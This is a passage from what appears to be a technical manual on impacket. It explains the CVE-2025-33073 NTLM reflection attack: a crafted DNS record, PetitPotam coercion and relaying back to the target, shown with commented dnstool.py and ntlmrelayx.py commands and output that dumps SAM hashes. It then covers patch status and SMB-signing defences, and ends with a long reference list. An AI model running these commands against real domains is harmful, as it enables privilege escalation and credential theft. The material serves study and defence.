2. **Coerce authentication.** Using a coercion primitive such as `PetitPotam`, lure the target machine (a service running as `SYSTEM`) into an SMB authentication to the host behind that record. Before building the authentication, LSASS **discards** the trailing marshalled portion, leaving just `srv1` - so it "believes" it is performing local authentication and handles it as local NTLM (copying the `SYSTEM` token into the server context) or Kerberos (the subkey hitting `KERB_LOCAL`).
3. **Relay back to itself.** Relay that authentication to the target's own SMB service to obtain a `SYSTEM` session, then remotely edit the registry or dump SAM.

```
# 1. add the CMTI DNS record (any domain user can do this)
# dnstool.py -u 'CORP\lowpriv' -p <pass> -a add -d <attacker_ip> \
# -r srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwBAYBAAAA <dc_ip>
# 2. coerce authentication + 3. relay back to itself
# ntlmrelayx.py -t smb://SRV1.CORP.LOCAL -smb2support
[*] Authenticating against smb://SRV1.CORP.LOCAL as / SUCCEED
[*] Target system bootKey: 0x0c10b250470be78cbe1c92d1b7fe4e91
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:.....
```

Preconditions. The only requirement is that the target **does not enforce SMB signing** - servers enable signing by default only on domain controllers, and clients only since Windows 11 24H2, so a great many servers/clients remain exposed. **Enabling SMB signing blocks the attack** (even without the patch).

impacket's support. 0.13.1 added the "remove NTLM sign/seal" paths that the CVE-2025-33073-related relay workflow needs to `ntlmrelayx.py` (the `--remove-mic` handling), and promptly fixed **CVE-2025-53778** (reflection bypassing channel binding, CBT, for HTTPS/WinRM/MSSQL). These details live directly in the relay servers and SOCKS plugins under `impacket/examples/ntlmrelayx`.

Patch and status quo. Microsoft added a check to `mrxsmb!SmbCeCreateSrvCall` that aborts an SMB connection whenever the target name contains marshalled target information. But in 2026 Synacktiv further showed that the patch only closed the CMTI trick in the SMB client; new coercion primitives based on Unicode normalisation / custom ports then appeared (CVE-2026-24294, CVE-2026-26128, ...). **The authentication-reflection vulnerability class is far from over.** Defensively, "enforce SMB signing in the domain + close/audit ADIDNS record creation + reduce coercion primitives" is the most sensible combination.

Summary: both cases say the same thing - **once a protocol path is open, its attack surface keeps being rediscovered**. `BadSuccessor` is a reminder to watch the KDC's trust assumptions about a "migration relationship"; CVE-2025-33073 is a reminder that "a mitigation (NTLM reflection protection) is not a cure". `impacket` can keep up so quickly precisely because its modular implementation slices every protocol primitive finely enough - which is why this manual spent seven chapters dissecting the source.

References:

This manual leaned on a great many articles written by predecessors — standing on the shoulders of giants. Time was tight during writing, so citations may be incomplete; please point out omissions and they will be added promptly (never deliberately omitted).

<https://paper.seebug.org/1755/>

<https://www.passcape.com/index.php?section=docsys&cmd=details&id=28#13>

<https://learn.microsoft.com/zh-cn/windows/win32/api/wbemcli/nf-wbemcli-iwbemclassobject-spawninstance>

<http://www.yfvb.com/help/wmi/index.htm>

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-wmi/485026a6-d7e0-4ef8-a44f-43e5853fff9d

<https://learn.microsoft.com/en-us/windows/win32/cimwin32prov/win32-process#methods>

https://blog.csdn.net/Ping_Pig/article/details/119446154

https://learn.microsoft.com/en-us/openspecs/windows_protocols/

<https://learn.microsoft.com/en-us/windows/win32/shell/shellwindows-item>

<https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/>

<https://www.ibm.com/docs/zh/db2/10.1.0?topic=routines-ole-automation>

<https://www.anquanke.com/post/id/215960>

<https://blog.csdn.net/guxch/article/details/6880335>

<https://payloads.online/archivers/2020-07-16/1/>

https://blog.51cto.com/u_15075510/3505281

<https://www.zhihu.com/question/49433640/answer/115952604>

<https://learning.oreilly.com/library/view/learning-dcom>

<https://zh.wikipedia.org/wiki/%E9%81%A0%E7%A8%8B%E9%81%8E%E7%A8%8B%E8%AA%BF%E7%94%A8>

https://learn.microsoft.com/en-us/openspecs/windows_protocols/

<https://github.com/OTRF/ThreatHunter-Playbook>

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dtyp/cca27429-5689-4a16-b2b4-9325d93e4ba2

https://blog.csdn.net/zhuhuan_5/article/details/107593368

<https://pubs.opengroup.org/onlinepubs/9629399/chap14.htm>

<https://learn.microsoft.com/zh-cn/windows/win32/rpc/>

<http://diswww.mit.edu/menelaus.mit.edu/cvs-krb5/25862>

<https://payloads.online/archivers/2022-03-04/1/#0x03-impacket%E7%9A%84%E9%80%9A%E7%94%A8%E5%BC%80%E5%8F%91%E6%B5%81%E7%A8%8B>

<https://www.freebuf.com/articles/network/265320.html>

<https://myzxcg.com/2021/08/Kerberos-%E8%AE%A4%E8%AF%81%E8%BF%87%E7%A8%8B%E8%AF%A6%E7%BB%86%E5%88%86%E6%9E%90%E4%B8%80/>

<https://www.cnblogs.com/yokan/p/16102699.html>

<https://www.4hou.com/posts/5KG8>

<https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html>

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-spng/f377a379-c24f-4a0f-a3eb-0d835389e28a

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-smb2/06451bf2-578a-4b9d-94c0-8ce531bf14c4

<https://docs.oracle.com/cd/E19253-01/819-7056/6n91eac42/index.html>

<https://silvermissile.github.io/2020/08/16/%E6%95%B0%E6%8D%AE%E5%8A%A8%E6%80%81%E5%AE%89%E5%85%A8%E5%8D%8F%E8%AE%AE%E7%BB%BC%E8%>

<https://zhuanlan.zhihu.com/p/68583311>

<https://zhuanlan.zhihu.com/p/266491528>

<https://juejin.cn/post/6844903955416219661>

<https://www.ietf.org/rfc/rfc4615.txt>

<https://www.ietf.org/rfc/rfc4493.txt>

<https://www.ibm.com/docs/en/zos/2.3.0?topic=kpi-krb5-get-cred-from-kdc-obtain-kdc-server-service-ticket>

https://web.mit.edu/kerberos/krb5-devel/doc/appdev/refs/types/krb5_creds.html

<https://www.rfc-editor.org/rfc/rfc6448.html>

https://repo.or.cz/w/krb5dissect.git/blob_plain/HEAD:/keytab.txt

https://en.wikipedia.org/wiki/Generic_Security_Services_Application_Program_Interface

<https://datatracker.ietf.org/doc/html/rfc4121>

<http://tech.sina.com.cn/roll/2007-08-05/2043381729.shtml>

https://fossies.org/dox/freedce-1.1.0.7/mgmt_8c.html#aa683fdbf3f0ae0f068468426f0f5ae3e

<https://pubs.opengroup.org/onlinepubs/9629399/apdxq.htm>

https://learn.microsoft.com/en-us/openspecs/windows_protocols

<https://tttang.com/archive/1403/>

<https://www.anquanke.com/post/id/219374#h3-6>

<https://devco.re/blog/2022/10/19/a-new-attack-surface-on-MS-exchange-part-4-ProxyRelay/>

https://twitter.com/_mohemiv

<https://devco.re/blog/2022/10/19/a-new-attack-surface-on-MS-exchange-part-4-ProxyRelay/>

<https://swarm.ptsecurity.com/attacking-ms-exchange-web-interfaces/>

<https://cloud.tencent.com/developer/article/1937702>

<https://xie1997.blog.csdn.net/article/details/119457498>

<https://www.freebuf.com/articles/network/285345.html>

<https://www.akamai.com/blog/security-research/cold-hard-cache-bypassing-rpc-with-cache-abuse>